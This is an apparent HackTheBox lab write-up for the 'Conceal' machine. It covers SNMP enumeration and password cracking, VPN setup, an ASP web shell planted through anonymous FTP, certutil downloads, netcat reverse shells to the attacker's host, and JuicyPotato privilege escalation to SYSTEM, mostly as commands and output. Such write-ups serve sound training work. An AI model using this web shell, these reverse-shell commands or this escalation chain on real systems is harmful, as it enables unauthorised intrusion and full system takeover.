
HackTheBox – Conceal



Summary

- Discovered VPN password stored in SNMP, this was easily cracked.
- The cracked password was used to create a new VPN connection to the server.
- Discovered FTP share has write access from anonymous logins, this share was also available via the HTTP server running on port 80.
- The HTTP server can execute .asp files, this was abused to gain RCE.
- Used RCE to gain a reverse shell as the user – Destitute.
- Destitute as SeImpersonatePrivileges enabled, this can easily be abused to escalate privileges to the system account.

Recon

I began as usual by adding 10.10.10.116 to /etc/hosts as conceal.htb.
This was followed up by several port scans, initially scanning for open TCP ports returns just filtered ports. I tried several firewall evasion techniques with no success whilst a UDP port scan was running. The UDP scan revealed a lot of open|filtered ports, along with 2 open ports – 161 and 500 running SNMP & IKE.

Port 500 is used by the Internet key exchange (IKE) that occurs during the establishment of secure VPN tunnels.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo nmap -sV -sU conceal.htb -p161,500 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 09:49 EST
Nmap scan report for conceal.htb (10.10.10.116)
Host is up (0.028s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
500/udp open  isakmp?
Service Info: Host: Conceal

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.57 seconds
```

It is possible to enumerate SNMP using snmpwalk with the default community string. This nets a password hash for the VPN service. Alongside this there are also what appear to be ports listening internally.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ snmpwalk -v1 -c public conceal.htb | grep password
SNMPv2-MIB::sysContact.0 = STRING: IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
```

```
snmp-netstat:
  TCP  0.0.0.0:21           0.0.0.0:0
  TCP  0.0.0.0:80           0.0.0.0:0
  TCP  0.0.0.0:135          0.0.0.0:0
  TCP  0.0.0.0:445          0.0.0.0:0
  TCP  0.0.0.0:49664        0.0.0.0:0
  TCP  0.0.0.0:49665        0.0.0.0:0
  TCP  0.0.0.0:49666        0.0.0.0:0
  TCP  0.0.0.0:49667        0.0.0.0:0
  TCP  0.0.0.0:49668        0.0.0.0:0
  TCP  0.0.0.0:49669        0.0.0.0:0
  TCP  0.0.0.0:49670        0.0.0.0:0
  TCP  10.10.10.116:139     0.0.0.0:0
```

Connection to VPN

The password is easily cracked using JtR and revealed as *Dudecake1!*

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo john ntlm.hash --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Dudecake1!       (?)
1g 0:00:00:00 DONE (2021-01-22 09:59) 1.886g/s 21171Kp/s 21171Kc/s 21171KC/s Duecker..Dude2443
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

We can use ike-scan to enumerate port 500. This returns the encryption method which can be used to create a new key to access the VPN.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo ike-scan -M conceal.htb
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116    Main Mode Handshake returned
        HDR=(CKY-R=f33b3bda02ccd19d)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0×00007080)
        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.4: 1 hosts scanned in 0.058 seconds (17.16 hosts/sec).  1 returned handshake; 0 returned notify
```

In order to connect I installed strongswan (apt-get install strongswan). I then modified the the config files – ipsec.secrets & ipsec.conf.

Ipsec.secrets essentially contains the password to connect to the VPN.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo tail -n1 /etc/ipsec.secrets
10.10.14.6 conceal.htb : PSK "Dudecake1!"
```

Ipsec.conf contains the information to create the connection, the results from ike-scan can be used to create this config.

```
driggzzzz@kali:~$ sudo tail -n 10 /etc/ipsec.conf
conn conceal
        authby=secret
        auto=route
        keyexchange=ikev1
        ike=3des-sha1-modp1024
        left=10.10.14.6
        right=conceal.htb
        type=transport
        esp=3des-sha1
        rightprotoport=tcp
```

Next restarting the ipsec service allows a successful connection to the server.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo ipsec restart
Stopping strongSwan IPsec failed: starter is not running
Starting strongSwan 5.8.4 IPsec [starter]...
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo ipsec up conceal
initiating Main Mode IKE_SA conceal[1] to 10.10.10.116
generating ID_PROT request 0 [ SA V V V V V ]
sending packet: from 10.10.14.6[500] to 10.10.10.116[500] (236 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.6[500] (208 bytes)
parsed ID_PROT response 0 [ SA V V V V V V ]
received MS NT5 ISAKMPOAKLEY vendor ID
received NAT-T (RFC 3947) vendor ID
received draft-ietf-ipsec-nat-t-ike-02\n vendor ID
received FRAGMENTATION vendor ID
received unknown vendor ID: fb:1d:e3:cd:f3:41:b7:ea:16:b7:e5:be:08:55:f1:20
received unknown vendor ID: e3:a5:96:6a:76:37:9f:e7:07:22:82:31:e5:ce:86:52
selected proposal: IKE:3DES_CBC/HMAC_SHA1_96/PRF_HMAC_SHA1/MODP_1024
generating ID_PROT request 0 [ KE No NAT-D NAT-D ]
sending packet: from 10.10.14.6[500] to 10.10.10.116[500] (244 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.6[500] (260 bytes)
parsed ID_PROT response 0 [ KE No NAT-D NAT-D ]
generating ID_PROT request 0 [ ID HASH N(INITIAL_CONTACT) ]
sending packet: from 10.10.14.6[500] to 10.10.10.116[500] (100 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.6[500] (68 bytes)
parsed ID_PROT response 0 [ ID HASH ]
IKE_SA conceal[1] established between 10.10.14.6[10.10.14.6]...10.10.10.116[10.10.10.116]
scheduling reauthentication in 10084s
maximum IKE_SA lifetime 10624s
generating QUICK_MODE request 3796969482 [ HASH SA No ID ID ]
sending packet: from 10.10.14.6[500] to 10.10.10.116[500] (196 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.6[500] (188 bytes)
parsed QUICK_MODE response 3796969482 [ HASH SA No ID ID ]
selected proposal: ESP:3DES_CBC/HMAC_SHA1_96/NO_EXT_SEQ
CHILD_SA conceal{2} established with SPIs cc55a4a3_i 271dd6b6_o and TS 10.10.14.6/32 === 10.10.10.116/32[tcp]
generating QUICK_MODE request 3796969482 [ HASH ]
connection 'conceal' established successfully
```

Recon 2

With a connection to the VPN it is possible to scan the TCP ports on the server using a TCP connect scan (-sT).

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ sudo nmap conceal.htb -sT -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 10:40 EST
Nmap scan report for conceal.htb (10.10.10.116)
Host is up (0.023s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
driggzzzz@kali:~/Desktop/HTB/Conceal$ ports=$(sudo nmap conceal.htb -sT -p- | grep ^[0-9] | cut -f1 -d"/");echo $ports
21 80 135 139 445 49664 49665 49666 49667 49668 49669 49670
driggzzzz@kali:~/Desktop/HTB/Conceal$ ports=$(echo $ports | sed "s/ /,/g")
```


```
# Nmap 7.80 scan initiated Fri Jan 22 10:43:41 2021 as: nmap -sT -sV -sC
-p21,80,135,139,445,49664,49665,49666,49667,49668,49669,49670 -oN nmap.txt conceal.htb
Nmap scan report for conceal.htb (10.10.10.116)
Host is up (0.033s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8m01s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-22T15:52:42
|_  start_date: 2021-01-22T14:30:57
```

FTP allows anonymous access with write permissions, this is proven by writing a file to the share.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ ftp conceal.htb
Connected to conceal.htb.
220 Microsoft FTP Service
Name (conceal.htb:driggzzzz): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```

```
ftp> put nmap.txt
local: nmap.txt remote: nmap.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1578 bytes sent in 0.00 secs (4.6882 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-22-21  03:54PM                 1578 nmap.txt
226 Transfer complete.
```

The webserver on port 80 appears to be the default IIS page.



Using dirb against the HTTP server nets one return - /upload.

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Sun Jan 24 04:19:36 2021
URL_BASE: http://conceal.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://conceal.htb/ ----
==> DIRECTORY: http://conceal.htb/upload/
```

Checking this directory shows that files uploaded via FTP are accessible here.


FootHold

I created an aspx reverse shell using msfvenom and uploaded it via FTP.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=9001 -f aspx -o driggz
zzz.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2729 bytes
Saved as: driggzzzz.aspx
```

```
ftp> put driggzzzz.aspx
local: driggzzzz.aspx remote: driggzzzz.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Attempting to access the aspx file is unsuccessful as the extension is not supported by the server.



The server can however execute .asp files, I used the following script to exploit this:

```
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec(Request.Querystring("cmd"))
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

I uploaded the .asp script via FTP.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ cat driggzzzz.asp
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec(Request.Querystring("cmd"))
o = cmd.StdOut.Readall()
Response.write(o)
%>
driggzzzz@kali:~/Desktop/HTB/Conceal$ ftp conceal.htb
Connected to conceal.htb.
220 Microsoft FTP Service
Name (conceal.htb:driggzzzz): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put driggzzzz.asp
local: driggzzzz.asp remote: driggzzzz.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
140 bytes sent in 0.00 secs (4.1723 MB/s)
```


Attempting a simple *whoami* command confirms code execution.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ curl http://conceal.htb/upload/driggzzzz.asp?cmd=whoami
conceal\destitute
```

I hosted a copy of nc.exe via python http.server.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ cp /home/driggzzzz/Downloads/nc64.exe ./nc.exe
driggzzzz@kali:~/Desktop/HTB/Conceal$ fg
python3 -m http.server
```

I then used certutil to download nc.exe to the server, I wrote to C://Windows/system32/spool/drivers/color, this directory normally has fairly lax permissions.



**** Online **** 0000 ... b0d8 CertUtil: -URLCache command completed successfully.

I then used nc to spawn a reverse connection back to my machine, successfully granting a session as the user – destitute.

```
conceal.htb/upload/driggzzzz.asp?cmd=C://Windows/system32/spool/drivers/color/nc.exe 10.10.14.7 9001 -e cmd.exe
```

```
driggzzzz@kali:~$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.116] 49697
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64\inetsrv>whoami && hostname
whoami && hostname
conceal\destitute
Conceal
```

Privilege Escalation - Administrator

Viewing Destitutes permissions we can see they have SeImpersonatePrivilege enabled.

```
C:\Windows\SysWOW64\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

This means there is a potential privilege escalation vector via JuicyPotato. I downloaded JuicyPotato.exe and transferred it to the server.

https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe

```
C:\Users\Destitute\Downloads>certutil -urlcache -split -f http://10.10.14.7:8000/JuicyPotato.exe ./JP.exe
certutil -urlcache -split -f http://10.10.14.7:8000/JuicyPotato.exe ./JP.exe
****  Online  ****
  000000  ...
  054e00
CertUtil: -URLCache command completed successfully.
```

Created a batch script to call nc.exe and connect to my machine with a cmd.exe session.

```
C:\Users\Destitute\Downloads>echo C://Windows/system32/spool/drivers/color/nc.exe 10.10.14.7 9002 -e cmd.exe > nc.b
at
echo C://Windows/system32/spool/drivers/color/nc.exe 10.10.14.7 9002 -e cmd.exe > nc.bat

C:\Users\Destitute\Downloads>type nc.bat
type nc.bat
C://Windows/system32/spool/drivers/color/nc.exe 10.10.14.7 9002 -e cmd.exe
```

For the exploit to work I needed a different CLSID as the default wasn't working, systeminfo will give the OS version.

```
C:\Users\Destitute\Downloads>systeminfo
systeminfo

Host Name:                 CONCEAL
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
```

CLSID's for Windows 10 Enterprise can be found here:
http://ohpe.it/juicy-potato/CLSID/Windows_10_Enterprise/

I used the CLSID for wuauserv, this is the windows update service and should be available on pretty much any machine.

I set up a listener and ran the exploit.

```
C:\Users\Destitute\Downloads>JP.exe -t * -p nc.bat -l 9000 -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
JP.exe -t * -p nc.bat -l 9000 -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 9000
......
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

This created a session with system privileges.

```
driggzzzz@kali:~/Desktop/HTB/Conceal$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.116] 49707
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
whoami && hostname
nt authority\system
Conceal
```